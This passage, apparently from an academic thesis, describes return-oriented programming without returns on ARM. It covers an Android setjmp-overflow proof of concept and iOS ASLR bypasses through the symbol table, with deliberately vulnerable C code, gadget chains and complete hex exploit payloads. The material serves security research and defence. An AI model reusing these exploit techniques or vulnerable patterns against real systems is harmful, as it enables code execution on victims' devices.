


Figure 2: Memory layout of the vulnerable program and ROPwR attack steps

JUMP INSTRUCTIONS. As we already mentioned in Section 2.2.1, AAPCS [28] specifies different branch instructions (e.g., BL and BLX) which can be used as jumps. Further, since the program counter pc can be accessed as a general purpose register, any instruction which uses the program counter pc as a destination register could also be used as a jump instruction.

We opted for the indirect call instruction BLX to instantiate jumps. This instruction is the most appropriate for our purposes for the following reasons: First, BLX is not a part of a function epilogue, and, hence, an attack based on BLX instructions cannot be detected by defense mechanisms such as return address checkers. Second, the BLX instruction does not impact values of the stack (or generally in the memory). Third, we identified many instruction sequences ending with BLX in our code base for Android. These aspects make the BLX instruction highly suitable for our attack.

ATTACK STEPS. First, the adversary exploits a heap vulnerability (step 1) and injects his shellcode into the heap (step 2). Next, he subverts control over the execution of the vulnerable program without corrupting a single return address. In Section 2.3.3 we show an example of such an exploit. The first execution routines perform an initial setup by initializing registers R_A, R_J and R_T (steps 3a, 3b and 3c). Particularly, R_A is initialized with Jump address 1, R_J is loaded with the address of Sequence 1 (referenced by Jump address 1), while R_T is initialized with the address of the trampoline sequence.

When registers are initialized, execution continues at Sequence 1 (step 4). Jump instructions at the end of sequences redirect execution to the trampoline (step 5), which, in turn, updates R_A with the next jump address and loads the address of the next sequence into R_J (step 6). The execution iterates through all the sequences referenced by jump addresses in a similar manner (steps 7-10) until the malicious payload ends.

TURING-COMPLETENESS. The crucial feature of return-oriented programming is Turing completeness, which enables an attacker to construct gadgets for every atomic operation, such as (i) memory operations (load/store), (ii) data processing (data moving and arithmetic/logical operations), (iii) control-flow (conditional/unconditional branching), and (iv) system and function calls. Similarly to ROP, our ROPwR attack is Turing complete, which we show in [71].

2.3.3 *Proof-of-Concept Exploit on Android*

TARGETED PLATFORMS. As a proof-of-concept (PoC), we developed an exploit targeting Android platform. Particularly, we successfully mounted our attack on (i) Android emulator with Android 2.0 ("Eclair") version, and (ii) the developer phone Dev Phone 2 hosting Android 1.6 image[5]. For sake of brevity, we present exploit details for the emulator version.

ATTACK OBJECTIVE. Our attack objective is to launch Android's terminal program. Android's terminal is a part of the DevTool app, which is included by default within the Android emulator image. Terminal program is an attractive target for the attacker, as it provides a possibility to execute arbitrary commands from terminal's command line.

To launch the terminal program, we have to invoke system function from the libc library with the following argument:

```
am start —a android.intent.action.MAIN —c android.intent.category.TEST
—n com.android.term/.Term
```

This command invokes Android's *Activity Manager* which in turn starts the terminal activity.

VULNERABLE PROGRAM. We incorporated our target (vulnerable) program, given in Listing 2.1, as native code into a standard Java-based Android application by using the Java Native Interface (JNI). This code piece is primarily based upon the example presented in [73]. The target program suffers from a *setjmp* vulnerability. Generally, *setjmp* and *longjmp* are system calls which allow non-local control transfers. To achieve these

5 The selected Android versions are the latest available for the emulator and the targeted device at the time this work was performed.

transfers *setjmp* creates a special data structure (referred to as `jmp_buf`). The register values from `r4` to `r15` are stored in `jmp_buf` once *setjmp* has been invoked. When *longjmp* is called, registers `r4` to `r15` are restored to the values stored in the `jmp_buf` structure. If the adversary is able to overwrite the `jmp_buf` structure before *longjmp* is called, then he is able to transfer control to code of his choice without corrupting a single return address.

Listing 2.1: Target program for our example exploit

```
   struct foo
   {
3    char buffer[200];
     jmp_buf jb;
   };
   jint Java_com_example_hellojni_HelloJni_doMapFile (JNIEnv* env, jobject
       thiz)
   {
8    // A binary file is opened (not depicted)
     ...
     struct foo *f = malloc(sizeof * f);
     i = setjmp(f->jb);
     if (i!=0) return 0;
13   fgets (f->buffer, sb.st_size, sFile);
     longjmp (f->jb,2);
    }
```

In Line 13 the fgets function inserts data provided by a file called (binary) into a buffer (located in the structure foo) without checking the bounds of the buffer. The structure `foo` also contains the `jmp_buf` structure. If the binary is larger than 200 Bytes it will overwrite the contents of the adjacent `jmp_buf` structure. Further, our experiments showed that Android enables heap protection for *setjmp* by storing a fixed *canary* directly after the local buffer and lets the `jmp_buf` structure start 52 Bytes after that canary. The canary is hard-coded into *libc.so* and thus it is independent from device as well as process. Hence, for an attack we have to take into account the value of the canary and 52 Bytes space between the canary and the `jmp_buf` structure.

INITIAL SETUP. In our attack instantiation we used `r6` to allocate R_J and `r3` for the allocation of R_T. Further, we opted to use two registers (rather than only one) to reference arguments: `r4` and `sp`. Specifically, we used `sp` to refer to the setup sequence pointer, while `r4` register was utilized to hold the pointer to the string to be passed as an argument to the system() call.

Note that the allocation of these registers highly dependent upon the identified instruction sequences in the code base and is associated with technical challenges because these registers must be preserved during the execution of the gadget chain. Our selection of `r3` for R_T is influenced by the fact that most of the sequences in our code base end with `blx r3` instruction. Moreover, we identified that Android libraries contain many load/store operations where `sp` is used as the base register, hence, it is reasonable to particularly utilize stack pointer `sp` to reference arguments. Moreover, we wanted to avoid usage of registers `r0` to `r3`, as they are often used as destination registers before a

BLX instruction. Furthermore, we allocated r6 as R_J, because we identified the suitable trampoline sequence which utilizes r6.

The setjmp buffer overflow vulnerability allows us to directly initialize registers r4 to r15, which we used for initialization of r4, r6 and sp registers. Further, we also directly initialize pc register to redirect program execution to the setup sequence which in turn initializes R_T register:

```
LDR   r3,[sp,#0]
BLX  r3
```

Here, the address of the trampoline sequence is loaded (from the address referenced by the stack pointer) into r3.

TRAMPOLINE SEQUENCE. We used the following trampoline sequence for our attack instantiation:

```
ADDS r6,#4
LDR  r5,[r6,#124]
BLX  r5
```

Here, the register r6 is first increased by 4 Bytes (Update), then the next jump address is loaded (by an offset of 124 Bytes to r6) in r5 (Load), and finally branches to the loaded address (Branch). However, this sequence does not directly use R_J as branch destination register, instead r5 is used. Thus, we must take into account that the content of r5 is overwritten after each execution of the trampoline sequence.

Listing 2.2: Instruction sequences

```
0xafe13f12: ldr r3,[sp,#0]      // sequence 1 (setup sequence)
0xafe13f14: blx r3

0xaa137286: adds r6,#4          // trampoline sequence
0xaa137288: ldr r5,[r6,#124]
0xaa13728a: blx r5

0xaa014112: adds r0,r4,#0       // sequence 2 (loads argument for system() call)
0xaa014114: blx r3

0xaa137286: adds r6,#4          // trampoline sequence
0xaa137288: ldr r5,[r6,#124]
0xaa13728a: blx r5

0xafe12efc <system>:             // sequence 3 (system() call)
0xafe12efc: push {r4, r5, r6, lr}
0xafe12efe: ldr r5, [pc, #180]
...
```

CHAIN OF SEQUENCES. In order to mount our attack against the target program, we construct a chain of sequence instructions as shown in Listing 2.2. To be specific, we leverage four instruction sequences, where one of them (the trampoline sequence) is used twice.

In summary, our chained instruction sequences (1) load r3 with the address of our trampoline sequence (sequence 1); (2) load the address of the interpreter command in r0 (sequence 2); and (3) finally invoke the libc system function (sequence 3).

SHELLCODE. The corresponding exploit payload (or shellcode) is shown in Listing 2.3. The first column on the left side holds the memory addresses of the `setjmp` buffer on the heap. The next six columns show the memory words stored in the `setjmp` buffer after the adversary injects the attack payload. The last column (on the right side) shows the corresponding ASCII codes. As can be seen from the listing, our malicious input contains NULL Bytes, which is, however, not a problem for the payload, as the fgets function reads also NULL Bytes and only terminates if the EOF sign has been reached.

The first argument `0xaa137287` (which is the address of our trampoline sequence) is at address `0x11de30`. Jump addresses pointing to our instruction sequences start from `0x11de44`, and the system command is located at `0x11de70`. The location of the `jmp_buf` data structure (i.e., the setjmp buffer) is at `0x11df30`, which is 52 Bytes away from the canary `0x4278f501` located at Byte `0x11def8`. `jmp_buf` starts with the address of `r4` that we initialize with `0x11de70`. This address is then moved to `r0` by sequence 2 (cf. Listing 2.2). At address `0x11df38` the start address of `r6` is located. Finally, the last two words are the new address of the stack pointer `sp` (`0x11de30`) and the start address (`0xafe13f13`) of the sequence 1 (cf. Listing 2.2) that will be loaded into the program counter `pc`.

Listing 2.3: Shellcode

```
0011DE30  87 72 13 AA  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  13 41 01 AA  .r..AAAAAAAAAAAAAAAA.A..
0011DE48  FD 2E E1 AF  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  ....AAAAAAAAAAAAAAAAAAAA
0011DE60  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  61 6D 20 73  74 61 72 74  AAAAAAAAAAAAAAAAam start
0011DE78  20 2D 61 20  61 6E 64 72  6F 69 64 2E  69 6E 74 65  6E 74 2E 61  63 74 69 6F   —a android.intent.actio
0011DE90  6E 2E 4D 41  49 4E 20 2D  63 20 61 6E  64 72 6F 69  64 2E 69 6E  74 65 6E 74  n.MAIN —c android.intent
0011DEA8  2E 63 61 74  65 67 6F 72  79 2E 54 45  53 54 20 2D  6E 20 63 6F  6D 2E 61 6E  .category.TEST —n com.an
0011DEC0  64 72 6F 69  64 2E 74 65  72 6D 2F 2E  54 65 72 6D  00 00 00 00  41 41 41 41  droid.term/.Term....AAAA
0011DED8  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAAAAAA
0011DEF0  41 41 41 41  41 41 41 41  01 F5 78 42  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAA..xBAAAAAAAAAAAA
0011DF08  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAAAAAA
0011DF20  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  70 DE 11 00  41 41 41 41  AAAAAAAAAAAAAAAAp...AAAA
0011DF38  C4 DD 11 00  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  ....AAAAAAAAAAAAAAAAAAAA
0011DF50  41 41 41 41  30 DE 11 00  13 3F E1 AF                                          AAAA0....?..
```

2.4 BYPASSING ASLR ON ARM PLATFORMS

We successfully adapted GOT dereferencing and GOT overwriting [130] attack techniques (proposed for x86 and x86-64 architectures) to iOS and ARM. Specifically, we show that the Indirect Symbol Table (IST) and Symbol Stubs Table (SST) – equivalents of GOT and PLT tables in iOS – can be exploited in the same way to bypass ASLR protection.

In the following, we will describe details of our attack and present IST dereferencing and IST overwriting attack instantiations (corresponding to GOT dereferencing and GOT overwriting, respectively) for iOS.

2.4.1 *Preliminaries*

First, we will present the goal of our attack, describe the vulnerable program and the high-level attack scenario.

ATTACK GOAL. The goal of our attack is to achieve function invocation from the randomized library. As an example, we aim to invoke *AudioServicesPlaySystemSound()* function from the `AudioToolbox` library, which will force the device to beep and vibrate. We selected such a simple attack example because we aim to demonstrate the core attack principles rather than inflict significant damage to the victim device.

VULNERABLE PROGRAM. In the following we present our vulnerable iOS application which we used as an entry point for the attack.

```
FILE *sFile;
void foo(char *path, file_length) {
   char buf[8];
   sFile = fopen(path, ''r'');
   fgets(buf, file_length, sFile);
   fclose(sFile);
}
```

The shown *foo()* function simply opens a file, where the file path and the length are provided as parameters to the function. Further, via *fgets()* it reads as many characters as specified by the `file_length` parameter, and finally copies them into the local buffer `buf`. However, *fgets()* does not check the bounds of `buf`. This in turn allows an adversary to divert the control-flow by overflowing the buffer. This can be achieved by providing a file with a length which exceeds the buffer's size (here more than 8 Bytes). Hence, the adversary can overwrite the return address of *foo()*, and inject a ROP attack payload.

ATTACK SCENARIO. Our attack executes an ROP gadget chain that invokes (1) AudioServicesPlaySystemSound(0x3ea) to play a sound and vibrate the phone, and (2) exit(0) to close the application. However, our ROP exploit will only succeed if it bypasses ASLR. Hence, the attack begins by dereferencing a single entry of the Indirect Symbol Table (IST), which allows us to obtain an absolute (i.e., runtime) address of a function at a later point in the process. For our specific attack instantiation, we read the absolute address of *fgets()* function, as it is used in our vulnerable program and, hence, its absolute address is present in IST. To figure out the base address of the library, we subtract the static address of *fgets()* (obtained from decompiled library) from its absolute address. Further, we calculate the absolute address of *AudioServicesPlaySystemSound()* by adding the base address to the static address of the target function, and redirect the control-flow to the computed address. To perform these calculations, we use the code base of the non-randomized `dyld` library and of the vulnerable program executable.

2.4.2 *IST Dereferencing*

The chain of instruction sequences to be executed during our IST dereferencing attack is depicted in Listing 2.4. The first instruction sequence located at address `0x2fe16a66` writes the address of the second instruction sequence `0x2fe06529` into the `lr` register and branches to `lr` . Note that code sequences compiled in THUMB mode have to be addressed by an odd value (+1), hence, branching to `lr` will transit execution to the instruction located at address `0x2fe06528`.

The second instruction sequence uses `pop` instruction to initialize `r1` with the address pointing to fgets() entry in IST (`0x0310`) and to transfer control to the third sequence by writing its address into `pc` register. The third instruction, in turn, initializes `r0` with the relative offset between fgets() and AudioServicesPlaySystemSound() functions (`0xff972bee` value), and writes the address `0x2fe0efc3` into `pc` register to iterate to the next instruction located at the address `0x2fe0efc2`.

The fourth instruction sequence dereferences fgets() entry in IST and calculates an absolute address of the AudioServicesPlaySystemSound() function, which is then stored in the `r1` register. The execution then flows to the instruction `pop {r1, r3, r5, r7, pc}`, as `lr` was previously initialized with its address (by the first instruction sequence). This instruction is used to transfer control to the next instruction sequence by writing its address to the `pc` register (`0x2fe0ec40`).

The next instruction sequence moves the absolute address of the AudioServicesPlaySystemSound() function from `r0` to `r12`, then initializes `r0` register with `0x3ea`, writes the address of the next instruction sequence (`0x2fe1e4c8`) into the `lr` register, and, finally, branches to `r12`, which results in the invocation of the AudioServicesPlaySystemSound(0x3ea). On function return the next executed instruction sequence is the one referenced by the `lr` register, which is `pop {r0, r4, r5, r7, pc}` in our case. We use this instruction sequence to initialize `r0` with `0`, and to invoke exit() function by writing the address of the SST stub of exit() function (located at 0x2fdc address) into the `pc` register. The execution of this instruction results in invocation of exit(0), which finalizes our attack.

```
0x2fe16a66: ldma sp!, {r7, lr}   // initialize lr with 0x2fe06529
0x2fe16a6a: add sp, #12          // side effect
0x2fe16a6c: bx lr                // branch to lr

0x2fe06528: pop {r1,r3,r5,r7,pc}  // r1 = 0x3010 (fgets() entry in IST;
                                  // pc = 0x2fe1e4c8

0x2fe1e4c8: pop {r0,r4,r5,r7,pc}  // r0 = 0xff972bee (offset between fgets()
                                  // and AudioServicesPlaySystemSound())
                                  //pc = 0x2fe0efc3

0x2fe0efc2: ldr r1, [r1, #0]      // dereference fgets() entry
0x2fe0efc4: adds r0,r0,r1         // calculate abs addr of audio()
0x2fe0efc6: bx lr                 // and store in r0

0x2fe06528: pop {r1,r3,r5,r7,pc}  // initialize pc with 0x2fe0ec40

0x2fe0ec40: mov r12, r0             // move abs address of audio to r12
0x2fe0ec44: pop {r0,r1,r2,r3,r7,lr} // r0 = 0x3ea; lr = 0x2fe1e4c8
0x2fe0ec48: add sp, sp, #8          // side effect
0x2fe0ec4c: bx r12                  // branch to r12 (Audio)

0x2fe1e4c8: pop {r0,r4,r5,r7,pc}   // r0 = 0,
                                   // pc = 0x2fdc (SST stub of exit())
```

Listing 2.4: Instruction sequences for IST dereferencing attack

PAYLOAD. The payload we used for the invocation of the above described instruction sequences is shown in Listing 2.5. The first two words of the payload fill the buffer buf. The next two words are popped from the stack into r7 and pc upon return of *foo()*. Specifically, our exploit overwrites the return address with 0x2fe16a67 to redirect execution to the first instruction sequence. The following four addresses point to the subsequent sequences: 0x2fe06529, 0x2fe1e4c8, 0x2fe0efc3, and 0x2fe0ec40. The value 0xff972bee represents the offset between AudioServicesPlaySystemSound() and fgets() functions. Further, the value 0x3010 points to the absolute address of *fgets()* stored in the IST of the vulnerable program, while 0x03ea and 0x00 values are parameters for the functions AudioServicesPlaySystemSound() and exit(), respectively. Finally, 0x2fdc is the address of SST stub of the function exit(). We use 0x41414141, 0x30303030 and 0x00000000 as pattern bytes to compensate the side effects of our invoked sequences.

```
0000: 41 41 41 41  41 41 41 41  30 30 30 30
000C: 67 ba e1 2f  30 30 30 30  29 65 e0 2f
0018: 41 41 41 41  41 41 41 41  41 41 41 41
0024: 10 30 00 00  41 41 41 41  41 41 41 41
0030: 30 30 30 30  c8 e4 e1 2f  ee 2b 97 ff
003C: 41 41 41 41  41 41 41 41  30 30 30 30
0048: c3 ef e0 2f  41 41 41 41  41 41 41 41
0054: 41 41 41 41  41 41 41 41  40 ec e0 2f
0060: ea 03 00 00  41 41 41 41  41 41 41 41
006C: 41 41 41 41  30 30 30 30  c8 e4 e1 2f
0078: 00 00 00 00  00 00 00 00  00 00 00 00
0084: 00 00 00 00  dc 2f 00 00  00 00 00 00
0090: dc 2f 00 00  00 00 00 00
```

Listing 2.5: IST dereferencing payload

OBSERVATION. We also observed, that similarly to x86 and x86-64 platforms, indirect branch instructions (such as mov r12, r0; pop r0,r1,r2,r3,r7,lr; bx r12) are seldom in ARM executables. Particularly, we found only one suitable sequence in the whole dyld binary. Hence, in the following we present a IST overwriting attack, which eliminates the need in using this instruction sequence.

2.4.3 *IST Overwriting*

The chain of instruction sequences corresponding to our IST overwriting attack is depicted in Listing 2.4. Instruction sequences (1) to (5) are exactly the same, as used for the IST Dereferencing attack, and are used for the same purposes. The slight difference concerns initialization values. Particularly, the third instruction sequence initializes the r0 register with 0xff972bee value, which is an offset between fgets() and AudioServicesPlaySystem-Sound() functions. Hence, the value calculated by the fourth sequence corresponds to an absolute address of the AudioServicesPlaySystemSound() function. Further, the fifth instruction sequence initializes the r0 with 0x2ffc = 0x3010 - 20 value and updates pc with the address of the next instruction sequence 0x2fe0f0e5.

The sixth instruction sequence overwrites the absolute address of fgets() function in IST with the absolute address of AudioServicesPlaySystemSound() and branches to the instruction referenced by the lr register, which holds 0x2fe06528 address. Hence, the execution flows to the seventh instruction sequence pop {r1,r3,r5,r7,pc}. This sequence is used to update the pc register to the value 0x2fe16a67, which transfers control to the next sequence located at address 0x2fe16a66. This sequence initializes lr register with a new value 0x2fe1e4c8 and branches to lr. This results in execution of the instruction sequence located at address 0x2fe1e4c8, specifically, the instruction sequence pop {r0,r4,r5,r7,pc}. It is used to initialize r0 with the function parameter 0x03ea and to invoke the function AudioServicesPlaySystemSound() by writing address of the PLT stub of fgets() into the pc register (particularly, 0x2fe4 value). This will result in execution of AudioServicesPlaySystemSound() due to overwritten fget() entry in the IST table. Upon return, the execution will flow to the same instruction sequence, as its address is referenced by the lr register. Hence, we initialize r0 with 0x00 and invoke PLT stub of exit() function (by writing 0x2fe4 value into the pc register), which corresponds to invocation of exit(0).

It can be seen that IST overwriting attack technique utilizes pop instruction (rather than branch) for the invocation of the AudioServicesPlaySystemSound() function. Pop instructions are quite frequent in the executables, which make this attack version preferable when attacking small programs.

```
0x2fe16a66: ldma sp!, {r7, lr}   // initialize lr with 0x2fe06529
0x2fe16a68: add sp, #12          // side effect
0x2fe16a6a: bx lr                // branch to lr

0x2fe06528: pop {r1,r3,r5,r7,pc}  // r1 = 0x3010 (fgets() entry in IST)
                                  // pc = 0x2fe1e4c8

0x2fe1e4c8: pop {r0,r4,r5,r7,pc}  // r0 = 0xff972bee (offset between fgets()
                                  // and AudioServicesPlaySystemSound())
                                  // pc = 0x2fe0efc3

0x2fe0efc2: ldr r1, [r1, #0]      // dereference fgets() entry
0x2fe0efc4: adds r0,r0,r1         // calculate abs addr of audio()
0x2fe0efc6: bx lr                 // and store in r0

0x2fe06528: pop {r1,r3,r5,r7,pc}  // r1 = 0x2ffc , pc = 0x2fe0f0e5

0x2fe0f0e4: str r0, [r1, #20]     // overwrite absolute addr of fgets() with
0x2fe0f0e6: bx lr                 // absolute addr of
                                  // AudioServicesPlaySystemSound() in IST

0x2fe06528: pop {r1,r3,r5,r7,pc}  // pc = 0x2fe16a67

0x2fe16a66: ldma sp!, {r7, lr}    // lr = 0x2fe1e4c8
0x2fe16a68: add sp, #12           // side effect
0x2fe16a6a: bx lr                 // branch to lr

0x2fe1e4c8: pop {r0,r4,r5,r7,pc}  // call AudioService...: r0 = 0x03ea,
                                  // pc = 0x2fe4 (SST stub of fgets())

0x2fe1e4c8: pop {r0,r4,r5,r7,pc}   // call exit: r0 = 0,
                                   // pc = 0x2fdc (SST stub of exit())
```

Listing 2.6: Instruction sequences for IST overwriting attack

PAYLOAD. Listing 2.7 illustrates the corresponding payload. Beginning of the payload is similar to the one we used for IST dereferencing attack (cf. Listing 2.5). In particular, identical bytes `0x0000` to `0x004c` are used to overflow the buffer, to subvert execution flow and to invoke sequences 1-3. In the remaining part of the payload values `0x2fe1e4c8`, `0x2fe1ba67` and `0x2fe0f0e5` are addresses of instruction sequences, while the value `0x2ffc` is a pointer to the absolute address of fgets() (`0x3010`) reduced by 20 bytes to compensate side effects. `0x2fe4` and `0x2fdc` are SST entries of fgets() and exit() functions, while `0x03ea` and `0x0000` are function parameters for AudioServicesPlaySystemSound() and exit() functions, respectively.

Bytes `0x41414141`, `0x30303030` and `0x00000000` are used to compensate side effects.

```
0000: 41 41 41 41  41 41 41 41  30 30 30 30
000C: 67 ba e1 2f  30 30 30 30  29 65 e0 2f
0018: 41 41 41 41  41 41 41 41  41 41 41 41
0024: 10 30 00 00  41 41 41 41  41 41 41 41
0030: 30 30 30 30  c8 e4 e1 2f  ee 2b 97 ff
003C: 41 41 41 41  41 41 41 41  30 30 30 30
0048: c3 ef e0 2f  fc 2f 00 00  41 41 41 41
0054: 41 41 41 41  41 41 41 41  e5 f0 e0 2f
0060: 41 41 41 41  41 41 41 41  41 41 41 41
006C: 41 41 41 41  67 ba e1 2f  30 30 30 30
0078: c8 e4 e1 2f  41 41 41 41  41 41 41 41
0084: 41 41 41 41  ea 03 00 00  41 41 41 41
0090: 41 41 41 41  00 00 00 00  e4 2f 00 00
009c: 00 00 00 00  00 00 00 00  dc 2f 00 00
00A8: 00 00 00 00  dc 2f 00 00
```

Listing 2.7: Payload for IST overwriting attack

2.5 RELATED WORK

In this section we give an overview of related works. We first discuss papers relevant to attacks introduced in this chapter and then summarize new research directions and defense strategies that evolved after our work was published.

2.5.1 *Research on Basic and Advanced ROP Attacks*

In the following we look at basic ROP attacks and advanced ROP techniques, such as ROPwR and ASLR bypassing.

2.5.1.1 *Return-Oriented Programming*

First ROP attacks were introduced for x86 platforms. One of the early attack versions known as "return-into-libc" was already discussed in the BugTrag mailing list as early as in 1997 [103]. This attack technique was used to subvert control flow of the vulnerable program and redirect execution to a function in a system library without code injection. Later on, "return-into-libc" was generalized to chain invocation of several functions [294] and to operate on smaller (than an entire function) code chunks [190].

In 2007, Shacham [263] gave the attack based on code chunks the name Return-Oriented Programming (ROP) and demonstrated that it is Turing complete in cases where the code chunks are extracted from C system library on Linux. More recently, Tran et al. [278] demonstrated that the "return-to-libc" attack operating on libraries as basic elements of the attack code is also Turing complete.

A number of subsequent works demonstrated applicability of ROP attacks on systems with various architectures: Buchanan et al. [56] mounted attacks on SPARC platforms, Francillon et al. [124] exploited devices featuring Harward architecture, Lidner [198] developed exploits for PowerPC-based Cisco routers, Checkoway et al. [72] attacked voting machines based on ZiLOG Z80 processors, while Kornau [188] introduced a Turing-complete gadget set and a gadget compiler for ARM architecture. Further efforts were put into the automation of gadget search and payload construction: Several tools [163, 258, 254, 158, 253] were developed (mostly for x86 platforms) that perform semantic analysis of a given binary and output a set of useful gadgets, and optionally compile payload from a source file written in a high-level language.

Moreover, real-world examples of ROP attacks were demonstrated for x86 and ARM. In particular, Iozzo et al. showed how to use ROP to steal the entire SMS database [168] from iPhone, while exploits against Acrobat products [176, 21] load and execute malicious code by means of ROP. Finally, Zovi [90] provided an overview of practical ROP attacks, while Iozzo and Miller showed ROP payloads for Apple's MAC OS X and iOS [167].

2.5.1.2 *Return-Oriented Programming without Returns*

Parallel to our work, Checkoway and Shacham [73] developed an ROPwR attack for x86 platforms. The attack is based on the Bring your own pop jump (BYOPJ) paradigm which assumes presence of a special pop-jump sequence. Further, the attack makes use of unintended instruction sequences, which are not available on ARM. We showed in Section 2.3 that a similar attack can also be mounted on ARM platforms without assuming the presence of a pop-jump sequence. Further, we collaborated with Checkoway and Shacham and published a joint paper on ROPwR attacks on x86 and ARM [71]. Later on, Bletsch et al. [52] presented the so-called *jump-oriented programming* attack on x86, which is similar to ROPwR, but eliminates the BYOPJ requirement via the introduction of a special dispatcher gadget that is responsible for transferring control from one instruction sequence to another. This dispatcher gadget is similar to the trampoline sequence we used in our attack. The concept of jump-oriented programming was further extended by Chen et al. [75], who developed an automated framework for finding jump-oriented gadgets and automatic compilation of attack payloads.

2.5.1.3 *Bypassing ASLR*

First attempts to bypass ASLR exploited low randomization entropy on 32-bit systems. In particular, Shacham et al. [264] demonstrated that brute-force attacks on Executable and Linkable Format (ELF) binaries can defeat randomization in a matter of minutes. Authors also suggested that ASLR can be defeated by exploiting information leakage bugs, such as format string vulnerabilities [259]. Later on, Liu et al. [201] showed that brute-force attacks are also effective against programs compiled as Position Independent Executables (PIE), and additionally showed a proof-of-concept ROP exploit based on exploitation of a format string bug, which achieved exploitation in a single attempt. Today, various versions of information leakage attacks are known [268, 262, 289] that can be exploited for bypassing ASLR protection in a similar way.

Other prominent examples of information leakage attacks are GOT dereferencing and GOT overwriting [130] which we discussed in detail in Section 2.2.4, as well as their improved versions by Wang et al. [290] which can take effect even if GOT/PLT structures are encrypted.

Recently, Lee et al. [196] discovered ASLR weaknesses specific to Android ASLR. In particular, they found that Android loads apps in the same memory location during different runs due to an Android-specific Zygote process creation model, and, further, commonly used shared libraries are mapped similarly in the memory of every app. Authors demonstrated how these weaknesses can be exploited and proposed a secure replacement for Zygote.

2.5.2 *New Research Directions on Defense Strategies*

With the appearance of new forms of ROP attacks, including attacks we presented in this chapter, researchers began to look for new defense strategies. In particular, two major lines of research evolved: (i) fine-grained ASLR and (ii) Control-Flow Integrity (CFI). In the following, we describe which works contributed to these fields.

2.5.2.1 *Fine-grained ASLR*

While in last three years fine-grained ASLR was a very active research field, most developed solutions are intended for x86 platforms. Generally, solutions can be categorized into binary instrumentation-based or compiler-based. Binary instrumentation approaches operate directly on an application binary, and, hence, affect application signatures and cannot be easily applied to mobile platforms. Compiler-based approaches eliminate this problem, however, they require access to the source code – a requirement which is hard to satisfy in practice.

First binary instrumentation approach is Address Space Layout Permutation (ASLP) proposed by Kil et al. [183]. ASLP increases randomization entropy by permuting functions, can re-randomize applications on each run and can be applied to instrument the Linux kernel and ELF executables. However, it requires relocation information, which, depending on the compiler options applied during compilation, might not be available. To address this limitation, several proposals have emerged [232, 234, 156, 293] that eliminate this drawback. Pappas et al. [232], for instance, proposed a binary code randomizer called ORP that applies various narrow-scope code transformations, e.g., instruction re-ordering, instruction replacing and swapping registers, and can be effectively applied to stripped binaries. The same authors also presented advanced methods for dynamic reconstruction of relocation from stripped binaries [234]. Further, Hiser et al. [156] developed an Instruction Location Randomization (ILR) tool which randomizes the location of each instruction in the virtual address space. The tool relies on a pre-execution static analysis phase to relocate instructions in the binary and generate a set of rewriting rules. At runtime, however, the re-written application needs to be executed in a virtual machine-like environment, which results in significant performance penalty. Additionally, neither ORP nor ILR are applicable to enforce re-randomization on every run – the limitation which was addressed by Wartell et al. [293], wherein a binary rewriting tool (named STIR) is used to perform runtime permutation of basic blocks in a binary.

